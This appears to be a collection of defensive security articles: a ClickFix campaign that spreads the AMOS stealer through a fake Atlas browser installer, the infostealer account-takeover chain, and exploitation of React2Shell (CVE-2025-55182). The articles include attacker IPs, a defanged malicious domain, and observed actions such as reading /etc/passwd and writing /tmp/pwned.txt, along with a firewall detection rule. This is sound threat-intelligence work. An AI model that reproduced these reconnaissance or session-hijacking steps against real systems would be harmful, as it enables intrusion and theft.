To install the “Atlas browser”, users are instructed to copy a single line of code from the chat, open Terminal on their Macs, paste and execute the command, and then grant all required permissions.

The specified command essentially downloads a malicious script from a suspicious server, atlas-extension{.}com, and immediately runs it on the computer. We’re dealing with a variation of the ClickFix attack. Typically, scammers suggest “recipes” like these for passing CAPTCHA, but here we have steps to install a browser. The core trick, however, is the same: the user is prompted to manually run a shell command that downloads and executes code from an external source. Many already know not to run files downloaded from shady sources, but this doesn’t look like launching a file.

When run, the script asks the user for their system password and checks if the combination of “current username + password” is valid for running system commands. If the entered data is incorrect, the prompt repeats indefinitely. If the user enters the correct password, the script downloads the malware and uses the provided credentials to install and launch it.

The infostealer and the backdoor

If the user falls for the ruse, a common infostealer known as AMOS (Atomic macOS Stealer) will launch on their computer. AMOS is capable of collecting a wide range of potentially valuable data: passwords, cookies, and other information from Chrome, Firefox, and other browser profiles; data from crypto wallets like Electrum, Coinomi, and Exodus; and information from applications like Telegram Desktop and OpenVPN Connect. Additionally, AMOS steals files with extensions TXT, PDF, and DOCX from the Desktop, Documents, and Downloads folders, as well as files from the Notes application’s media storage folder. The infostealer packages all this data and sends it to the attackers’ server.

The cherry on top is that the stealer installs a backdoor, and configures it to launch automatically upon system reboot. The backdoor essentially replicates AMOS’s functionality, while providing the attackers with the capability of remotely controlling the victim’s computer.

How to protect yourself from AMOS and other malware in AI chats

This wave of new AI tools allows attackers to repackage old tricks and target users who are curious about the new technology but don’t yet have extensive experience interacting with large language models.

We’ve already written about a fake chatbot sidebar for browsers and fake DeepSeek and Grok clients. Now the focus has shifted to exploiting the interest in OpenAI Atlas, and this certainly won’t be the last attack of its kind.

What should you do to protect your data, your computer, and your money?

  • Use reliable anti-malware protection on all your smartphones, tablets, and computers, including those running macOS.
  • If any website, instant message, document, or chat asks you to run any commands — like pressing Win+R or Command+Space and then launching PowerShell or Terminal — don’t. You’re very likely facing a ClickFix attack. Attackers typically try to draw users in by urging them to fix a “problem” on their computer, neutralize a “virus”, “prove they are not a robot”, or “update their browser or OS now”. However, a more neutral-sounding option like “install this new, trending tool” is also possible.
  • Never follow any guides you didn’t ask for and don’t fully understand.
  • The easiest thing to do is immediately close the website or delete the message with these instructions. But if the task seems important, and you can’t figure out the instructions you’ve just received, consult someone knowledgeable. A second option is to simply paste the suggested commands into a chat with an AI bot, and ask it to explain what the code does and whether it’s dangerous. ChatGPT typically handles this task fairly well.
ChatGPT warns that following the malicious instructions is risky

If you ask ChatGPT whether you should follow the instructions you received, it will answer that it’s not safe

How else do malicious actors use AI for deception?

From Endpoint Compromise to Enterprise Breach: Mapping the Infostealer Attack Chain

Blogs

Blog

From Endpoint Compromise to Enterprise Breach: Mapping the Infostealer Attack Chain

In Flashpoint’s latest webinar, we map the global infostealer attack chain step-by-step, from initial infection to enterprise-level account takeover. We analyze how the commodification of stolen identities works and demonstrate how Flashpoint intelligence provides the critical visibility necessary to disrupt this cycle.

SHARE THIS:
Default Author Image
December 8, 2025

Compromised digital identities have become one of the most valuable currencies in the cybercriminal ecosystem. The rise of information-stealing malware has created an industrial-scale supply chain for stolen credentials, session cookies, and browser fingerprints, directly fueling account takeover (ATO) campaigns that penetrate even the most mature security environments.

Flashpoint recently hosted an on-demand webinar, “From Compromise to Breach: How Infostealers Power Identity Attacks,” where our experts dissected this developing threat landscape. We exposed the exact sequence of events, providing defenders with the actionable intelligence required to disrupt the chain at multiple points. For the full technical breakdown, check out the full on-demand webinar

Here are the main key takeaways you need to know:

Stage 1: Initial Infection and Data Harvest (The Compromise)

A full scale compromise often begins with a single event, typically a phishing lure, a malicious download, or a compromised cracked software installer. Once executed, the infostealer goes to work, quickly and stealthily, to build a “log” that grants post-MFA (multi-factor authentication) access.

Scouring now-compromised endpoints, the stealer searches for and compiles data such as:

  • Credentials: Saved logins, credit card details, and passwords for applications and websites.
  • Session Cookies/Tokens: These are the keys that allow an attacker to bypass login prompts entirely, appearing as an already-authenticated user.
  • Browser Fingerprints and System Metadata: Geolocation, IP address, and system language used to evade security tools by accurately mimicking the victim’s legitimate environment.

Stage 2: Commodification and the ATO Supply Chain (The Market)

Once a log is harvested, it enters the Infostealer-as-a-Service ecosystem, a critical industrialized stage of the attack chain. Here, threat actors can rent or purchase access to millions of fresh logs, effectively outsourcing the initial compromise phase and enabling mass identity exploitation for a minimal investment.

Check out the on-demand webinar for a full technical breakdown of this dark web economy and how the commodification of stealer logs drastically reduces the barrier to entry for follow-on attacks.

Stage 3: Post-MFA Account Takeover (The Breach)

This is the ultimate pivot point, where a simple endpoint infection escalates into an enterprise breach. Unlike the brute-forcing and phishing attacks of the past, attackers leverage the stolen session tokens and browser fingerprints.

Stolen log buyers leverage obfuscation tools such as anti-detect browsers. These tools ensure the attacker can seamlessly utilize the stolen cookies and digital fingerprints to appear identical to the original victim. 

They inject valid, unexpired session tokens into their browser, which allows attackers to hijack the victim’s active session. This allows them to avoid fraud and anomaly detection systems, providing them access into corporate VPNs, cloud environments, and internal applications without ever needing to see a login prompt. From here, attackers can move laterally, exfiltrate sensitive data, or deploy ransomware.

Disrupting the Attack Chain Using Flashpoint’s Actionable Intelligence

Defense against this threat requires not only an understanding of the attack chain, but also comprehensive Cyber Threat Intelligence (CTI) to identify and mitigate risks at every stage:

Disruption Point in the Attack ChainHow Flashpoint Empowers Proactive Defense
Stage 1: Initial Infection/Log CreationGain immediate alerting on the sale of your organization’s compromised assets on the Dark Web before attackers can leverage stolen data.
Stage 2: Commodification/ATO SetupExpose the illicit platforms and forums where threat actors discuss, buy, and sell stolen logs, allowing you to track the tooling and TTPs.
Stage 3: Post-MFA ATO/BreachIdentify and remediate the vulnerabilities within browsers or enterprise software that are most actively being targeted by infostealers.

The speed of infostealer-powered attacks demands an intelligence-driven response. Our recent webinar demonstrated how Flashpoint intelligence can empower your security teams to quickly identify and validate stolen logs, protecting your organization from compromise to breach. Watch the on-demand webinar to learn more, or request a demo today.

Request a demo today.

The post From Endpoint Compromise to Enterprise Breach: Mapping the Infostealer Attack Chain appeared first on Flashpoint.

China-nexus cyber threat groups rapidly exploit React2Shell vulnerability (CVE-2025-55182)

5 December 2025 at 01:18

December 29, 2025: The blog post was updated to add options for AWS Network Firewall.

December 12, 2025: The blog post was updated to clarify when customers need to update their ReactJS version.

Within hours of the public disclosure of CVE-2025-55182 (React2Shell) on December 3, 2025, Amazon threat intelligence teams observed active exploitation attempts by multiple China state-nexus threat groups, including Earth Lamia and Jackpot Panda. This critical vulnerability in React Server Components has a maximum Common Vulnerability Scoring System (CVSS) score of 10.0 and affects React versions 19.x and Next.js versions 15.x and 16.x when using App Router. While this vulnerability doesn’t affect AWS services, we are sharing this threat intelligence to help customers running React or Next.js applications in their own environments take immediate action.

China continues to be the most prolific source of state-sponsored cyber threat activity, with threat actors routinely operationalizing public exploits within hours or days of disclosure. Through monitoring in our AWS MadPot honeypot infrastructure, Amazon threat intelligence teams have identified both known groups and previously untracked threat clusters attempting to exploit CVE-2025-55182. AWS has deployed multiple layers of automated protection through Sonaris active defense, AWS WAF managed rules (AWSManagedRulesKnownBadInputsRuleSet version 1.24 or higher), and perimeter security controls. However, these protections aren’t substitutes for patching. Regardless of whether customers are using a fully managed AWS service, if customers are running an affected version of React or Next.js in their environments, they should update to the latest patched versions immediately. Customers running React or Next.js in their own environments (Amazon Elastic Compute Cloud (Amazon EC2), containers, and so on) must update vulnerable applications immediately.

Understanding CVE-2025-55182 (React2Shell)

Discovered by Lachlan Davidson and disclosed to the React Team on November 29, 2025, CVE-2025-55182 is an unsafe deserialization vulnerability in React Server Components. The vulnerability was named React2Shell by security researchers.

Key facts:

  • CVSS score: 10.0 (Maximum severity)
  • Attack vector: Unauthenticated remote code execution
  • Affected components: React Server components in React 19.x and Next.js 15.x/16.x with App Router
  • Critical detail: Applications are vulnerable even if they don’t explicitly use server functions, as long as they support React Server Components

The vulnerability was responsibly disclosed by Vercel to Meta and major cloud providers, including AWS, enabling coordinated patching and protection deployment prior to the public disclosure of the vulnerability.

Who is exploiting CVE-2025-55182?

Our analysis of exploitation attempts in AWS MadPot honeypot infrastructure has identified exploitation activity from IP addresses and infrastructure historically linked to known China state-nexus threat actors. Because of shared anonymization infrastructure among Chinese threat groups, definitive attribution is challenging:

  • Infrastructure associated with Earth Lamia: Earth Lamia is a China-nexus cyber threat actor known for exploiting web application vulnerabilities to target organizations across Latin America, the Middle East, and Southeast Asia. The group has historically targeted sectors across financial services, logistics, retail, IT companies, universities, and government organizations.
  • Infrastructure associated with Jackpot Panda: Jackpot Panda is a China-nexus cyber threat actor primarily targeting entities in East and Southeast Asia. The activity likely aligns to collection priorities pertaining to domestic security and corruption concerns.
  • Shared anonymization infrastructure: Large-scale anonymization networks have become a defining characteristic of Chinese cyber operations, enabling reconnaissance, exploitation, and command-and-control activities while obscuring attribution. These networks are used by multiple threat groups simultaneously, making it difficult to attribute specific activities to individual actors.

This is in addition to many other unattributed threat groups that share commonality with Chinese-nexus cyber threat activity. The majority of observed autonomous system numbers (ASNs) for unattributed activity are associated with Chinese infrastructure, further confirming that most exploitation activity originates from that region. The speed at which these groups operationalized public proof-of-concept (PoC) exploits underscores a critical reality: when PoCs hit the internet, sophisticated threat actors are quick to weaponize them.

Exploitation tools and techniques

Threat actors are using both automated scanning tools and individual PoC exploits. Some observed automated tools have capabilities to deter detection such as user agent randomization. These groups aren’t limiting their activities to CVE-2025-55182. Amazon threat intelligence teams observed them simultaneously exploiting other recent N-day vulnerabilities, including CVE-2025-1338. This demonstrates a systematic approach: threat actors monitor for new vulnerability disclosures, rapidly integrate public exploits into their scanning infrastructure, and conduct broad campaigns across multiple Common Vulnerabilities and Exposures (CVEs) simultaneously to maximize their chances of finding vulnerable targets.

The reality of public PoCs: Quantity over quality

A notable observation from our investigation is that many threat actors are attempting to use public PoCs that don’t actually work in real-world scenarios. The GitHub security community has identified multiple PoCs that demonstrate fundamental misunderstandings of the vulnerability:

  • Some of the example exploitable applications explicitly register dangerous modules (fs, child_process, vm) in the server manifest, which is something real applications should never do.
  • Several repositories contain code that would remain vulnerable even after patching to safe versions.

Despite the technical inadequacy of many public PoCs, threat actors are still attempting to use them. This demonstrates several important patterns:

  • Speed over accuracy: Threat actors prioritize rapid operationalization over thorough testing, attempting to exploit targets with any available tool.
  • Volume-based approach: By scanning broadly with multiple PoCs (even non-functional ones), actors hope to find the small percentage of vulnerable configurations.
  • Low barrier to entry: The availability of public exploits, even flawed ones, enables less sophisticated actors to participate in exploitation campaigns.
  • Noise generation: Failed exploitation attempts create significant noise in logs, potentially masking more sophisticated attacks.

Persistent and methodical attack patterns

Analysis of data from MadPot reveals the persistent nature of these exploitation attempts. In one notable example, an unattributed threat cluster associated with IP address 183[.]6.80.214 spent nearly an hour (from 2:30:17 AM to 3:22:48 AM UTC on December 4, 2025) systematically troubleshooting exploitation attempts:

  • 116 total requests across 52 minutes
  • Attempted multiple exploit payloads
  • Tried executing Linux commands (whoami, id)
  • Attempted file writes to /tmp/pwned.txt
  • Tried to read/etc/passwd

This behavior demonstrates that threat actors aren’t just running automated scans, but are actively debugging and refining their exploitation techniques against live targets.

How AWS helps protect customers

AWS deployed multiple layers of protection to help safeguard customers:

  • Sonaris Active Defense

    Our Sonaris threat intelligence system automatically detected and restricted malicious scanning attempts targeting this vulnerability. Sonaris analyzes over 200 billion events per minute and integrates threat intelligence from our MadPot honeypot network to identify and block exploitation attempts in real time.

  • MadPot Intelligence

    Our global honeypot system provided early detection of exploitation attempts, enabling rapid response and threat analysis.

  • AWS WAF Managed Rules

    The default version (1.24 or higher) of the AWS WAF AWSManagedRulesKnownBadInputsRuleSet now includes updated rules for CVE-2025-55182, providing automatic protection for customers using AWS WAF with managed rule sets.

  • AWS Network Firewall Rule Options

    Managed

    The Active Threat Defense managed rules for AWS Network Firewall are automatically updated with the latest threat intelligence from MadPot so customers can get proactive protection for their VPCs.

    Custom

    The following AWS Network Firewall custom L7 stateful rule blocks HTTP connections made directly to IP addresses on non-standard ports (any port other than 80). This pattern has been commonly observed by Amazon Threat Intelligence in post-exploitation scenarios where malware downloads additional payloads or establishes command-and-control communications by connecting directly to IP addresses rather than domain names, often on high-numbered ports to evade detection.

    While not necessarily specific to React2Shell, many React2Shell exploits include this behavior, which is usually anomalous in most production environments. You can choose to block and log these requests or simply alert on them so you can investigate systems that are triggering the rule to determine whether they have been affected.

    reject http $HOME_NET any -> any !80 (http.host; content:"."; pcre:"/^(?:[0-9]{1,3}\.){3}[0-9]{1,3}$/"; msg:"Direct to IP HTTP on non-standard port (common post exploitation malware download technique)"; flow:to_server; sid:2025121801;)

  • Amazon Threat Intelligence

    Amazon threat intelligence teams are actively investigating CVE-2025-55182 exploitation attempts to protect AWS infrastructure. If we identify signs that your infrastructure has been compromised, we will notify you through AWS Support. However, application-layer vulnerabilities are difficult to detect comprehensively from network telemetry alone. Do not wait for notification from AWS.
    Important: These protections are not substitutes for patching. Customers running React or Next.js in their own environments (EC2, containers, etc.) must update vulnerable applications immediately.

Immediate recommended actions

  1. Update vulnerable React/Next.js applications. See the AWS Security Bulletin (https://aws.amazon.com/security/security-bulletins/AWS-2025-030/) for affected and patched versions.
  2. Deploy the custom AWS WAF rule as interim protection (rule provided in the security bulletin).
  3. Review application and web server logs for suspicious activity.
  4. Look for POST requests with next-action or rsc-action-id headers.
  5. Check for unexpected process execution or file modifications on application servers.

If you believe your application may have been compromised, open an AWS Support case immediately for assistance with incident response.
Note: Customers using managed AWS services are not affected and require no action.

Indicators of compromise

Network indicators

  • HTTP POST requests to application endpoints with next-action or rsc-action-id headers
  • Request bodies containing $@ patterns
  • Request bodies containing "status":"resolved_model" patterns

Host-based indicators

  • Unexpected execution of reconnaissance commands (whoami, id, uname)
  • Attempts to read /etc/passwd
  • Suspicious file writes to /tmp/ directory (for example, pwned.txt)
  • New processes spawned by Node.js/React application processes

Threat actor infrastructure

IP Address, Date of Activity, Attribution
206[.]237.3.150, 2025-12-04, Earth Lamia
45[.]77.33.136, 2025-12-04, Jackpot Panda
143[.]198.92.82, 2025-12-04, Anonymization Network
183[.]6.80.214, 2025-12-04, Unattributed threat cluster

Additional resources

If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

CJ Moses

CJ Moses

CJ Moses is the CISO of Amazon Integrated Security. In his role, CJ leads security engineering and operations across Amazon. His mission is to enable Amazon businesses by making the benefits of security the path of least resistance. CJ joined Amazon in December 2007, holding various roles including Consumer CISO, and most recently AWS CISO, before becoming CISO of Amazon Integrated Security September of 2023.

Prior to joining Amazon, CJ led the technical analysis of computer and network intrusion efforts at the Federal Bureau of Investigation’s Cyber Division. CJ also served as a Special Agent with the Air Force Office of Special Investigations (AFOSI). CJ led several computer intrusion investigations seen as foundational to the security industry today.

CJ holds degrees in Computer Science and Criminal Justice, and is an active SRO GT America GT2 race car driver.

Digital Supply Chain Risk: Critical Vulnerability Affecting React Allows for Unauthorized Remote Code Execution

Blogs

Blog

Digital Supply Chain Risk: Critical Vulnerability Affecting React Allows for Unauthorized Remote Code Execution

CVE-2025-55182 (VulnDB ID: 428930), is a severe, unauthenticated RCE impacting a major component of React and its ecosystem, putting global applications at immediate, high-fidelity risk.

SHARE THIS:
Default Author Image
December 4, 2025

The React team disclosed a critical vulnerability impacting three products in the React Server Components (RSC) that allows for unauthenticated remote code execution. 

Flashpoint’s vulnerability research team assesses significant enterprise and supply chain risk given React’s ubiquity: the impacted JavaScript library underpins modern UIs, with 168,640 dependents and more than 51 million weekly downloads.

How CVE-2025-55182 Works

CVE-2025-55182 (VulnDB ID: 428930) impacts all React versions since 19.0.0, meaning that this issue has been potentially exploitable since November 14, 2024. This vulnerability stems from how React handles payloads sent to React Server Function endpoints and deserializes them.

Flashpoint’s VulnDB entry for CVE-2025-55182

Depending on the implementation of this library, a remote, unauthenticated threat actor could send a crafted payload that would be deserialized in a way that causes remote code execution. This would lead to a total compromise of the system hosting the application, allowing for malware such as infostealers, ransomware, or cryptojackers (cryptocurrency mining) to be downloaded.

A working exploit for CVE-2025-55182 has already been published that is effective against some installations. In addition, Amazon has reported that two threat actors, attributed to Chinese Advanced Persistent Threat Groups (APTs), have begun to exploit this vulnerability. Those groups are:

  • Earth Lamia (STAC6451, REF0657, CL-STA-0048)
  • Jackpot Panda (iSoon, DRAGNET PANDA, Anxun Information, deepclif, Poison Carp, Houndstooth Typhoon)

Understanding the Impact and Scope of CVE-2025-55182

It is critical that security teams fully understand the potential downstream scope and impact so that they can fully focus on mitigation, rather than time-consuming research. While the vendor has provided a full disclosure, there are several important caveats to understand about CVE-2025-55182:

  1. Applications not implementing any React Server Function endpoints may still be vulnerable as long as it supports React Server Components.
  2. If an application’s React code does not use a server, it is not affected by this vulnerability.
  3. Applications that do not use a framework, bundler, or bundler plugins that support React Server Components are unaffected by this vulnerability.

Additionally, several React frameworks and bundlers have been discovered to leverage vulnerable React packages in various ways. The following frameworks and bundlers are known to be affected:

  • next
  • react-router
  • waku
  • @parcel/rsc
  • @vitejs/plugin-rsc
  • rwsdk

NPMJS.com currently shows that the react-dom package, which is effectively part of React, has 168,640 dependents. This means that an incredible number of enterprise applications are likely to be affected. Nearly every commercial application is built on hundreds, sometimes thousands of components and dependencies. Furthermore, applications coded via Vibe and similar technology are also likely to leverage React: potentially amplifying the downstream risk this vulnerability poses.

How to Mitigate CVE-2025-55182

For mitigation, the React library has released versions 19.0.1, 19.1.2, and 19.2.1 that resolve the issue. Flashpoint advises organizations to upgrade their respective libraries urgently. Security teams leveraging dynamic SBOMs (Software Bill of Materials) can drastically increase risk mapping and triage for deployed React versions.

CloudFlare has upgraded their web-application firewall (WAF) to protect against CVE-2025-55182. It is available for both free and paid plans but requires that React application traffic is proxied through the CloudFlare WAF.

To avoid confusion, security teams should ignore CVE-2025-66478. It has been rejected for being a duplicate of the preferred CVE-2025-55182.

Mitigate Critical Vulnerabilities Using Flashpoint

Flashpoint strongly recommends security teams treat this vulnerability with utmost urgency. Our vulnerability research team will continue to monitor this vulnerability and its downstream impacts. All updates will be provided via Flashpoint’s VulnDB

Request a demo today and gain access to quality vulnerability intelligence that helps address critical threats in a timely manner.

Request a demo today.

The post Digital Supply Chain Risk: Critical Vulnerability Affecting React Allows for Unauthorized Remote Code Execution appeared first on Flashpoint.

❌